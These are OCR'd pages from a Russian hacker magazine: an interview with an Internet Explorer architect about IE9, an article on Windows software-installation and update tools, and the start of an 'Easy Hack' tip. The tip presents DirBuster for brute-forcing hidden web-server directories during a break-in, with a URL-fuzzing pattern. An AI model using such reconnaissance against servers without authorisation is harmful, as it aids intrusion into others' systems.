








Колонка редактора



Алекс Могилевский — один из архитекторов Internet Explorer

Когда каждый второй номер ругаешь Internet Explorer, хочется посмотреть в глаза тому человеку, кто этот браузер делает. Я посмотрел! :) В апреле в Москву прилетел Алекс Могилевский — один из архитекторов IE и специалистов по стандартам, который предлагает и утверждает технологии в рамках своей работы в консорциуме W3C от имени Microsoft. Я решительно настроился помучить Алекса по поводу новой версии Internet Explorer, и вот что он мне рассказал.

ПРО ОСНОВНЫЕ АСПЕКТЫ

Самый большой акцент в новой версии IE мы делаем на улучшение производительности и поддержку стандартов. Если посмотреть Internet Explorer Platform Preview (ie.microsoft.com/testdrive), то можно уже сейчас оценить, насколько шустрее работают страницы со сложной графикой. Это стало доступным засчет Direct2D и прямого использования GPU. Помимо этого мы полностью переписали движок JavaScript. Что касается поддержки стандартов, то в этой версии мы реализуем практически все, что хотят люди при создании сайтов: CSS3, объектную модель, SVG, многие вещи из HTML5.

ПРО ПРОИЗВОДИТЕЛЬНОСТЬ

Есть много способов сделать браузер медленным :). Для того, чтобы сделать его быстрее, необходимо изучить те моменты, которые при выполнении страниц требуют много времени. Например, один из важных вопросов при выполнении Javascript — когда и какую часть скрипта компилировать. Скомпилированный скрипт работает быстрее, но компиляция занимает время. Если ничего не компилировать, то скрипт без циклов работает быстро, а с циклами — медленно. Если каждая строчка выполняется только один раз, то компиляция — это пустая трата времени. Такого рода решения влияют на производительность реальных сайтов. Для IE9 мы с нуля переписали обработку JavaScript. Новый движок называется Chakra. Он использует сильно оптимизированный доступ к объектной модели, а также компиляцию в бэкграунде — это дает ощутимый результат. Бенчмарк SunSpider показывает, насколько быстрее стал IE9 по сравнению с IE8. Но по результатам того же теста IE медленнее, чем Chrome или Opera. Тут важно понимать одну вещь: любой тест, как бы правильно он ни был составлен, все равно сильно отличается от реального мира. Мы пробовали играться с параметрами, но, выигрывая в тестах SunSpider, получали более медленное выполнение реальных страниц.

ПРО ACID И ДРУГИЕ ТЕСТЫ

Показателем поддержки стандартов многие считают тест ACID3, но у IE9 в нем результат пока небольшой. Открою секрет. И ACID 2, и ACID3 — это очень интересные тесты, которые на самом деле мало что полезного тестируют. Большинство из этих стандартов, поддержка которых проверяется — это лишь развивающиеся технологии, немногие из которых имеют статус официальных. Таким образом, ACID3 проверяет скорее не поддержку стандартов, а поддержку неких трендов — тех вещей, которые возможно когда-нибудь будут стандартизованы. Пройдет ли IE9 на ACID3 100%? Не могу сказать. Мы не пытаемся подогнать браузер для корректной работы в этом тесте. Когда мы зарелизим IE9, результат будет приближен к максимуму, но если какие-то тесты браузер не будет проходить, то только потому, что мы не согласны, что этого стандарта необходимо придерживаться, либо этот стандарт еще не стал официальным. Когда мы разрабатывали IE8, то только для проверки CSS мы создали более 8000 тестов.

ПРО БЕЗОПАСНОСТЬ

Понятно, что в программе из многих миллионов строк можно найти проблемы. Да, в браузерах бывают ошибки, и да, некоторые из этих ошибок могут быть использованы хакерами. У нас есть профи, которые специализируются именно на безопасности. Если какой-то программист пишет код и говорит, что в этом месте ну никак не может быть ошибки, эти ребята быстро объясняют ему, как этот «безопасный код» будет взломан. Большая головная боль — IE6. Он был хорош для своего времени, но когда это было? Мы говорим: «Перестаньте, пожалуйста, использовать IE6». В конце концов, поставьте Chrome, а потом уж с него переключайтесь на Internet Explorer :). К сожалению, мы не можем прийти и насильно поставить на ваш компьютер другой браузер — многие приложения заточены именно под 6-ую версию IE. Кстати, Internet Explorer 9 не будет работать в Windows XP; помимо прочего это связано с безопасностью. В этой версии Windows невозможно использовать DEP и ASLR. Другая важная причина — отсутствие Direct2d, то есть невозможность использования графического ускорения.


ПРО ЧЕЛОВЕЧЕСКИЙ ПОДХОД

Какое-то время над IE в Microsoft работали мало, а наши конкуренты трудились интенсивно. Я надеюсь, что сейчас мы научились слушать людей, и сейчас делаем все, что действительно нужно. В новой версии появится инструменты для разработчика: например, Network Monitoring уже есть в превью. Это не то же самое, что Fiddler (www.fiddler2.com), но близко к тому. Нажимаешь кнопку — и видишь весь network-график, с временным тестами, с графиками. Все это можно посмотреть и проанализировать. Когда выйдет релиз? Не скажу, давайте дождемся беты.



JOIN US!
group.xakep.ru
Фокус-группа журнала
vkontakte.ru/club10933209
Группа ВКонтакте
udalite.livejournal.com
ЖЖ nikitozz'a
www.twitter.com/stepah
Твиттер Step'a
www.ring0cup.ru
Хак-квесты журнала
facebook.com gid=326597299563
Группа на Facebook

Степан «Step» Ильин step@glc.ru



Менеджер пакетов для Windows


Быстрая установка и обновление программ

Когда-то давно установка программы в Linux превращалась в целый обряд. Мало было найти и скачать исходник, необходимо было его вручную собрать, удовлетворив ненавистные зависимости. Теперь не надо даже качать дистрибутив — достаточно выбрать программу в менеджере пакетов и нажать на кнопку «Установить». В винде же по-прежнему приходится самому искать дистрибутивы и потом вручную устанавливать софт. Факт!


Есть множество причин, почему Microsoft не реализовала ничего схожего с менеджером пакетов. Обсуждать этот вопрос можно довольно долго, но зачем? Занятие это неблагодарное и едва ли полезное. Вместо этого предлагаю заняться делом и попробовать обустроить систему, сродни той, что используется в любом современном Linux'е. Менеджер пакетов позволяет быстро найти и установить приложения, позже установить апдейты, а в случае необходимости — правильно удалить софт. Задача ясна, и раз уж в винде нет ничего подобного, то реализуем что-нибудь подобное сторонними средствами.

ПЕРВИЧНАЯ УСТАНОВКА СОФТА

Нет ничего более утомительного и скучного, чем первичная установка программ на девственно чистую систему. Нет, правда! Даже если не бросаться с места в карьер, устанавливая сразу весь необходимый софт (хотя есть и такие фетишисты), а делать это постепенно, то все равно базовый набор прог,



Выбираем программы для создания универсального инсталлятора



Пока одни программы устанавливаются, Ninite закачивает другие



Сохраненный джентельменский набор allmyapps

без которых ну никак не обойтись, все равно заставит почувствовать себя станочником третьего разряда. Три операции: «Открыл сайт», «скачал дистрибутив», «поставил программу» — и так двадцать раз за смену. Браузер, мессенджер, кодеки и аудио/видео проигрыватель, читалка для PDF, офисный пакет, антивирус, последние версии Java/.NET Framework/Flash, архиватор — джентльменский набор никто не отменял. Тут и за целую рабочую смену можно не управиться! :) Есть вероятность свалить пораньше, если под рукой есть Dailysoft с последнего диска][, но так и брак пропустить можно: а вдруг новая версия вышла? Словом, единственный вариант — послать эту тягомотину лесом и искать вариант лучше.

Итак, добавляй в закладки онлайн-сервис www.ninite.com. Этот недавно появившийся ресурс уже успел избавить меня от нескольких часов мучений и бездарного времяпрепровождения. Как? Идея очень проста. На единственной странице доступен список различных преимущественно бесплатных или открытых приложений, который разбит по группам: «Браузеры», «Безопасность», «Разработка» и т.д. От тебя требуется выбрать нужные утилиты и нажать на кнопку «Get Installer». В результате за несколько кликов мыши мы получаем универсальный инсталлятор, который разом установит все выбранные программы. Сам установщик весит совсем немного и подкачивает все необходимые данные прямо во время установки. Отдельные моменты, конечно, настораживают. Например, кто его знает, что закачивает этот установщик? Но ведь как удобно! К сожалению, инсталлятор не оставляет данные, которые скачал для установки, поэтому, увы, не получится создать offline-установщик и записать его себе на флешку, но такая опция доступна в платной версии сервиса.


ПРОКАЧИВАЕМ ИДЕЮ

Помимо отсутствия оффлайн-установки в бесплатной версии Ninite есть еще один недостаток — инсталлятор с нужными приложениями каждый раз приходится составлять заново. Странно, что разработчики не добавили простейшую систему регистрации, чтобы можно было залогиниться и сразу скачать инсталлятор для когда-то уже составленного набора программ. Избежать подобной оплошности удалось парням из Франции, которые реализовали аналогичный сервис — www.allmyapps.com. По сути это тот же Ninite, только с еще большим количеством софта и возможностью прилинковать список приложений к своему личному аккаунту (регистрация бесплатная). Помимо того в системе можно установить дополнительный десктопный клиент, после чего в интерфейсе Allmyapps будут отмечены утилиты, которые уже имеются в системе и не нуждаются в установке. Впрочем, даже при таком раскладе универсальный инсталлятор — это все же не менеджер пакетов.

Чуть приблизиться к идее менеджера приложений позволяет **ZeuAPP** (blog.zeusoft.net/zeuapp), реализованный в виде десктопного приложения. Разработка также предлагает широкий список бесплатных и открытых программ, которые можно быстро установить в

Устанавливаем и обновляем драйвера

Пожалуй, самое ненавистное дело после переустановки системы — это даже не инсталляция всех программ. Нет! Есть монстр куда хуже — драйвера. Когда я впервые увидел Windows 7, хотелось закричать: «Свершилось!». Да, система через Windows Update потягивает практически все необходимые дрова, и в этом я уже не раз убеждался. В результате уже не приходится ломать голову, какие неизвестные девайсы прописались в менеджере устройств — все устанавливается автоматом. Но как быть с ранними версиями винды и как в принципе обновить драйвера? Наш ответ — **DriverMax** (www.innovative-sol.com/drivermax). Эта небольшая утилита позволит быстро стянуть из инета последнюю версию дров для самых разных устройств. Забудь про мучительные поиски редкого драйвера или давно пропавшего диска из «коробочки» — просто создай бесплатный аккаунт на сервисе и скачай все, что нужно. Впрочем, программа будет полезна даже в том случае, если ты такому подходу не доверяешь и предпочитаешь скачивать системное ПО с официальных сайтов. Drivermax имеет еще одну важную функцию — бэкап всех драйверов в системе. Поэтому после переустановки системы инсталляция всех драйверов займет всего пару минут и потребует минимум усилий. Хочется признаться, что пару раз драйвера с помощью DriverMax я все-таки не находил, но быстро исправлял ситуацию с помощью другой утилиты — **Device Doctor** (www.devicedoctor.com).



Установка свежих версий security-программ в один клик

Ага, целая пачка непатченного софта в системе

Авто-апдейт от Google

Если ты когда-нибудь скачивал Google Chrome, то знаешь: вместо оффлайн-дистрибутива браузера ты сливаешь лишь оболочку-инсталлятор, который уже, в свою очередь, в зависимости от ОС и прочих параметров, докачивает все необходимое. А если заходил когда-нибудь на страницу pack.google.com, то, наверное, обязательно обращал внимание на программу, которая разом устанавливает или обновляет в системе продукты от Google. Такая система интеллектуальной установки и автоапдейта называется Google Update или omaha. Этот проект развивается под открытой лицензией и всегда доступен с code.google.com/p/omaha. Важно, что это не просто программа, а продуманная в архитектурном плане система, позволяющая легко устанавливать и обновлять различные приложения — то, чего не хватает в современной винде, чтобы сделать репозиторий с софтом и менеджер пакетов а-ля Linux.



dvd


На нашем диске ты найдешь не только свежие версии программ из джентльменского набора (это наш раздел Dailsoft), но и все утилиты, представленные в этой статье.

системе. Выбираем нужную, кликаем «Download» — и программа сама, скачав дистрибутив, начинает процедуру установки. Увы, процедура инсталляции не прозрачна и не автоматизирована: пользователю даже приходится вручную выбирать папку для закачки дистрибутива. Но и это не все. Если онлайн-сервисам еще можно было простить отсутствие проверки версий в системе и возможность обновления софта, то в десктопном ZeuAPP такую возможность вполне можно было реализовать. Так что придется искать решение для поддержки актуальности версий дополнительно.

ОБНОВЛЕНИЕ УСТАНОВЛЕННЫХ ПРОГРАММ

В случае с виндовыми приложениями, когда чуть не каждую неделю появляются новые публичные сплойты для разных браузеров, Adobe Reader'а и прочих клиентских приложений, вопрос обновления особенно актуален. Полностью автоматической системы, которая отслеживала бы появление новых версий и сама осуществляла апдейт, я не нашел. Но это, наверное, даже к лучшему, ибо от подобной автоматики в условиях Windows-окружения ждать можно было бы чего угодно. Совсем другое дело — полуавтоматический инструмент, который бы кропотливо отслеживал наличие обновлений и предлагал установить их вручную с помощью штатных инсталляторов. Разработкой подобных инструментов и занимается западная security-компания Secunia. Мы не будем брать серьезные корпоративные решения, нацеленные на централизованное обновление в сети, а возьмем бесплатную утилиту для персонального использования — Secunia Personal Software Inspector.

Легковесная утилита быстро и со знанием дела сканирует всю систему и выдает подробный отчет, какие из программ нуждаются в обновлении. Для каждой устаревшей проги выдается рейтинг угрозы (в соответствии с обширной базой Secunia описаний уязвимостей) и, что самое удобное, прямая ссылка на загрузку самой последней версии дистрибутива. Один клик — и уже можно приступать к обновлению. Помимо этого проверяется наличие апдейтов для самой винды, а всякий раз, когда ты по ошибке установишь не самую последнюю версию какой-нибудь софтины, в трее будет появляться соответствующее предупреждение. Особое внимание уделяется безопасности браузеров и прилинкованных к ним плагинам (Adobe Flash Player, QuickTime, Sun Java и т.д.), а также клиентским программ для сетевых сервисов (например, Skype). Подробный отчет, скажем, по ActiveX-компонентам становится доступен, если перевести Secunia PSI в расширенный режим интерфейса.



Первое, что делает Magic UnInstall — слепок реестра и файловой системы

Перед началом сканирования утилит скачиваем по безопасному HTTPS-проколу набор правил, в которых обозначено, каким образом проверять актуальность приложения. Тут стоит сказать, что на моей машине установлено просто огромное количество софта, от которого я не успеваю избавляться. При этом Secunia умеет находить обновленные версии для многих из них. Увидев в своей RSS-ленте информацию об обновленной версии Java, эксперимента ради я запустил PSI — информация о необходимости обновления тотчас появилась на экране. Вот здесь-то и начинаешь ощущать, что поддержкой продукта занимается не парочка энтузиастов, а целая команда security-специалистов. Кстати говоря, в любой момент времени PSI выдает рейтинг обновленной системы Secunia System Score. У меня это значение после долгого отсутствия апдейтов составляло 86%. А у тебя?

КАК БЫТЬ С БЕТА-ВЕРСИЯМИ?


Несмотря на наличие устаревших программ, в системе уживается еще и огромное количество бета-версий софта, которому до релиза еще далеко. Вообще приятно получить приятные бонусы намного раньше других, а помочь разработчикам в поиске нескольких багов — не такая уж большая плата за такую возможность. Увы, Secunia PSI никакие бетки не признает — оно и понятно, если уж в релизах полно багов, то чего ждать от бета или даже альфа-версий? Как же быть? Отслеживать выход свежих программ мне помогают ресурсы fileforum.betanews.com и www.filehippo.com. Если в первом просто публикуются новости о недавно вышедших версиях программ, то FileHippo представляет собой огромнейший каталог софта, который скрупулезно обновляется, как только выходит новая версия программы — вероятно, это делается автоматически. Больше того, всем желающим предлагается скачать FileHippo.com Update Checker, который так же, как и прога от Secunia, проверяет установленные в системе программы на наличие обновлений. Но при этом... в отдельном списке предлагает установить еще и доступные бета-версии программ, указывая прямые линки на загрузку дистрибутивов. Забавно, что после установки только что скачанной FileHippo.com Update Checker PSI тут же отписался, что для этой программы есть версия новее. Ведь явно врет, обижается что ли? :)

ПРАВИЛЬНОЕ УДАЛЕНИЕ ПРОГРАММ

Когда меню «Пуск» разрастается до нереальных размеров, начинаешь задумываться: «Пожалуй, здесь много лишнего». Мое правило примерно таково — всякий раз, запуская штатный виндовый менеджер для установки и удаления программ, можно избавиться как минимум от пяти ненужных утилит :). Вот, казалось бы, единственная функция пакетного менеджера, которая удаляет программы, и которую Microsoft вроде как реализовал, есть. Пользуйся — не хочу. Но нет! Программу, конечно, она с грехом пополам удаляет, но если сделать снимок реестра и файловой системы до установки и после удаления, то обнаруживаются интересные факты. Лишние ключи реестра, какие-то временные файлы... Почему они остались — непонятно. Есть много утилит, которые магическим образом обещают правильно удалять программы из системы, используют интеллектуальные алгоритмы для поиска левых ключей в реестре и т.д. На деле большинство из них — полная туфта, но не Ashampoo Magical UnInstall (www.ashampoo.com). Чем же он отличается от всех остальных? Принципом действия. Идея в том, что программа все время работает фоном и как только обнаруживает запуск setup.exe, install.exe и прочих инсталляционных бинарников, начинает тщательно следить за их действиями и изменениями в системе. По ходу дела составляется база данных, в которой записаны все действия установщика: какие ключи в реестре прописал, какие файлы и где разместил — все четко по факту. Захотел удалить программу? Ashampoo Magical UnInstall пробивает ее по базе и откатывает назад все изменения. Подход работает безотказно. Мало того, если ты по ошибке удалил не ту программу или банально передумал, то любую операцию деинсталляции можно в течение некоторого времени отменить, воспользовавшись встроенной утилитой ReInstaller. Magical UnInstall пока еще распространяется бесплатно, но лицензионный ключ придется запросить на сайте разработчиков.

УВЫ И АХ!

Менеджер пакетов как в Linux? Увы, пока ничего не выйдет. До тех пор, пока нет стандартизированного механизма для установки, обновления и удаления приложения, репозитория для хранения программ, о каком-либо аналоге apt-get из никсов можно даже не говорить. Косяк Microsoft? Безусловно. Но ведь и разработчики открытого софта не сильно чешутся на этот счет. Повально размещая свои проекты на Google Code, SourceForge и других ресурсах, давно можно было сообразить и что-нибудь подобное. Только подумай: удобный менеджер приложений, в котором будет только открытый софт — каков бонус для всего опенсорса, а? Пока же придется довольствоваться разрозненными утилитами, которые даже в тандеме подчас не делают всего того, на что способны менеджеры пакетов в Linux.



Для каждой проги предлагается прямой линк на дистрибутив новой версии

INFO

info

• Можно взять на заметку другие неплохие программы для поиска апдейтов для установленного на компьютере софта. Это SUMo (www.kcsoftwares.com) и Appupdater (www.nabber.org/projects/appupdater).

• Несколько лет назад энтузиасты пытались создать порт линуксового apt-get — так на свет появился **win-get** (windows-get.sourceforge.net). Написанная на Pascal'е система позволяла через консоль установить некоторые утилиты, но, к сожалению, разработка быстро заглохла. Та же судьба постигла и другие начинания: Appsnap, Appupdater и даже пытавшийся объединить все имеющиеся решения **GetIt** (www.puchisoft.com/GetIt).



Тюрин «GreenDog» Алексей agrrrdog@gmail.com



Easy Hack | Easy Hack | Easy Hack

Easy Hack

ХАКЕРСКИЕ СЕКРЕТЫ ПРОСТЫХ ВЕЩЕЙ



ЗАДАЧА: НАЙТИ СКРЫТЫЕ ДИРЕКТОРИИ И ФАЙЛЫ НА ВЕБ-СЕРВЕРЕ

РЕШЕНИЕ:

Очень часто при взломе необходимо обнаружить скрытые файлы и директории на сервере. Например, спрятанную CMS-админку, файлики с конфигами или какой-то другой критической информацией, которые не были должным образом спрятаны или удалены. Для начала, конечно же, стоит воспользоваться всевидящим Гуглом (или аналогичным поисковиком) с его операторами site, inurl, filetype и т.д., надеясь на то, что админ забыл ограничить его. Но есть и более злые методы. Представляю тебе многопоточный URL-брутфорсер DirBuster, являющийся частью OWASP.


```
owasp.org/index.php/Category:OWASP_DirBuster_Project
```

Это Java-приложение отличается достаточно широкими возможностями и отличной производительностью (обещают до 6000 запросов)! У меня вышло в среднем 300 запросов в секунду при стандартных настройках производительности.
Перечислю основные фичи:


1. Рекурсивный поиск директорий и файлов, начиная с любой директории;
2. Поддержка прокси;
3. Поддержка HTTP-аутентификации;
4. Подделка HTTP-заголовков;
5. URL fuzzing;
6. Перебор вариантов как по словарям, так и по символам.

Программа проста в использовании, поясню только одну опцию. Сейчас для навигации очень часто используются всевозможные скрипты, поэтому прямые пути к файлам недоступны. Тут нам и поможет URL fuzzing. Все, что от нас требуется — это указать, какую часть URL следует перебирать, используя пометку {dir}.
Например:

```
/show.php?p={dir}.html
```



За пару минут логи apach обросли мусором на 20 мегабайт



Брутфорсим скрытые директории и файлы.

